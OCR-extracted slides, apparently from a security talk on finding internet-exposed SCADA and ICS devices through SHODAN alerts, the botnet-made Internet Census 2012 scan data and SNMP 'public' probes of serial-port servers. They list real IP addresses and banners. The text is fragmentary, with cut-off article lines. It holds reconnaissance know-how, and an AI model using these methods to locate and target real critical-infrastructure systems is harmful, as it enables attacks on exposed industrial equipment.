
~ ` ! 1 @ 2 # 3 $ 4 % 5 ^ 6 & 7 * 8 (9) 0 _ - + =
Q W E R T Y U I O P { [}] | \
A S D F G H J K L : ; " ' Backspace
Z X C V B N M < , > . ? / Enter
Caps Lock
Shift
Exit

Target SCADA

SHODAN
Computer Search Engine

CRITICAL INFRASTRUCTURE SECURITY

- SHODAN: Target Aquired!



SHODAN
Computer Search Engine


ADVANCED DEFENSE TOOLS

SHODAN Alerts

SHODAN Alerts

SHODAN Computer Search Engine

SHODAN RSS FEEDS



Google reader SHODAN ALERTS

"SHODAN Alerts" bundle created by stach

Description: SHODAN RSS Alerts

A bundle is a collection of blogs and websites hand-select
a particular topic or interest. You can keep up to date with
place by subscribing in Google Reader.

There are ⊞ 26 feeds included in this bundle

Subscribe

67.228.99.229:80

via SHODAN - Search: Server: LiteSpeed country:CN on 8/2/

```
HTTP/1.0 200 OK
Date: Tue, 02 Aug 2011 13:30:41 GMT
Server: LiteSpeed
Connection: close
X-Powered-By: PHP/5.2.14
Content-Type: text/html
Content-Length: 1110
```

184.172.42.27:80

via SHODAN - Search: Server: LiteSpeed country:CN on 8/2/

```
HTTP/1.0 302 Found
Date: Tue, 02 Aug 2011 13:13:37 GMT
```

Google reader

« Feeds **SHODAN Alerts**

☆ **67.228.99.229:80** - SHODAN - Search: Server: LiteSpeed country:CN
HTTP/1.0 200 OK Date: Tue, 02 Aug 2011 13:30:41 GMT Server: LiteSpeed Connection: ...

☆ **184.172.42.27:80** - SHODAN - Search: Server: LiteSpeed country:CN
HTTP/1.0 302 Found Date: Tue, 02 Aug 2011 13:13:37 GMT Server: LiteSpeed Connectio...

☆ **188.212.156.174:80** - SHODAN - Search: Server: LiteSpeed country:CN
HTTP/1.0 200 OK Date: Tue, 02 Aug 2011 13:12:25 GMT Server: LiteSpeed Accept-Range..

☆ **173.243.113.188:80** - SHODAN - Search: Server: LiteSpeed country:CN
HTTP/1.0 200 OK Date: Tue, 02 Aug 2011 12:44:38 GMT Server: LiteSpeed Accept-Range..

☆ **50.23.136.8:80** - SHODAN - Search: Server: LiteSpeed country:CN
HTTP/1.0 200 OK Transfer-Encoding: chunked Date: Tue, 02 Aug 2011 12:42:48 GMT Ser...

☆ **69.162.175.133:80** - SHODAN - Search: Server: LiteSpeed country:CN
HTTP/1.0 200 OK Date: Tue, 02 Aug 2011 12:19:36 GMT Server: LiteSpeed Accept-Range..


☆ **95.168.161.220:80** - SHODAN - Search: Server: LiteSpeed country:CN
HTTP/1.0 200 OK Date: Tue, 02 Aug 2011 12:10:13 GMT Server: LiteSpeed Accept-Range..

☆ **67.220.86.40:80** - SHODAN - Search: Server: LiteSpeed country:CN
HTTP/1.0 200 OK Date: Tue, 02 Aug 2011 11:57:18 GMT Server: LiteSpeed Accept-Range..

Internet Census 2012

NMAP OF ENTIRE INTERNET

- ~420k botnet used to perform NMAP against entire IPv4 addr space!
- ICMP sweeps, SYN scans, Reverse DNS, and Service probes of 662 ports
- Free torrent of 568GB of NMAP results (9TB decompressed NMAP results)



vw.exfiltrated.com/query.php?startIP=74.125.239.1&endIP=74.125.239.255&Port=&includeHostnames=Yes

:: Internet Census 2012 Search - Query ::

IP Range Search

Starting IP: 74.125.239.1 End IP: 74.125.239.255 □ Limit to specific port: ☑ Include hos

Executing query for hosts between: 74.125.239.1 and 74.125.239.255

Hostname	IP	Port
lax04s09-in-f1.1e100.net	74.125.239.1	80
lax04s09-in-f1.1e100.net	74.125.239.1	443
lax04s09-in-f2.1e100.net	74.125.239.2	80
lax04s09-in-f2.1e100.net	74.125.239.2	443
lax04s09-in-f3.1e100.net	74.125.239.3	80
lax04s09-in-f3.1e100.net	74.125.239.3	443
lax04s09-in-f4.1e100.net	74.125.239.4	80
lax04s09-in-f4.1e100.net	74.125.239.4	443
lax04s09-in-f5.1e100.net	74.125.239.5	25
lax04s09-in-f5.1e100.net	74.125.239.5	80

Internet Census 2012


Port scanning /0 using insecure embedded devices

Carna Botnet

BISHOP FOX

HD's Serial Offenders

DATA MINING CENSUS



Thousands of SCADA, ICS Devices Exposed Through Serial Ports

Posted by **samzenpus** on Wednesday April 24, 2013 @07:06PM
from the protect-ya-neck dept.

ght think had been phased out as new IT, SCADA
sploit creator HD Moore cautions you to think
search, he discovered 114,000 such devices
n standing between an attacker and a piece of
e than 95,000 of those devices were exposed over
eyes was looking into common configurations;
n didn't require any authentication to talk to the
end of the day, it became a backdoor to huge
e devices do support authentication at various


Welcome > Blog Home > Critical Infrastructure > Open Serial Port Connections to SCADA, ICS and IT Gear Discovered

OPEN SERIAL PORT CONNECTIONS TO SCADA, ICS AND IT GEAR DISCOVERED

by Michael Mimoso Follow @mike_mimoso April 24, 2013, 2:06PM

HD’s Serial Offenders

DATA MINING CENSUS



SHODAN, Internet Census 2012, Critical.IO


- Internet-facing devices identified using 3 data sets
  - http://www.shodanhq.com/
  - http://internetcensus2012.bitbucket.org/
  - Critical.IO (private)
- Try to detect to servers using multiple protocols
  - Digi Advanced Device Discovery Protocol
  - SNMP “public” System Description
  - Telnet, FTP, and SSH banners
  - Web interface HTML
  - SSL certificates


SNMP Scan for SCADA

SCANNING FOR SCADA

Serial Port Device Exposure: SNMP


- SNMP "`public`" System Description
- Over 114,000 **Digi** and **Lantronix** devices expose SNMP
- Over 95,000 Digi devices connected via GPRS, EDGE, & 3G





Internet Census 2012

SNMP RESULTS



Internet Census 2012 ▾ InternetCensus2012 ▾ data ▾

hostprobes
icmp_ping
rdns
serviceprobes
syncscan
tcpip_fp
internet_census_2012_filel
IP_ID_Sequence.zpaq
LICENSE
traceroute.zpaq

Internet Census 2012 ▾ InternetCensus2012 ▾ data ▾ servicepro

Name	Date mod	
144-TCP_GetRequest.tar	4/28/201	
144-TCP_SSLSessionReq.tar	4/28/201	
161-TCP_GetRequest.tar	4/28/201	
161-UDP_SNMPv1public.tar	4/27/201	
161-UDP_SNMPv3GetRequest.tar	4/28/201	
177-UDP_xdmcp.tar	4/28/2013 2:17 AM	WinZip File
179-TCP_GetRequest.tar		File
179-TCP_SSLSessionReq.ta		File
199-TCP_GenericLines.tar		File
199-TCP_RPCCheck.tar		ip File

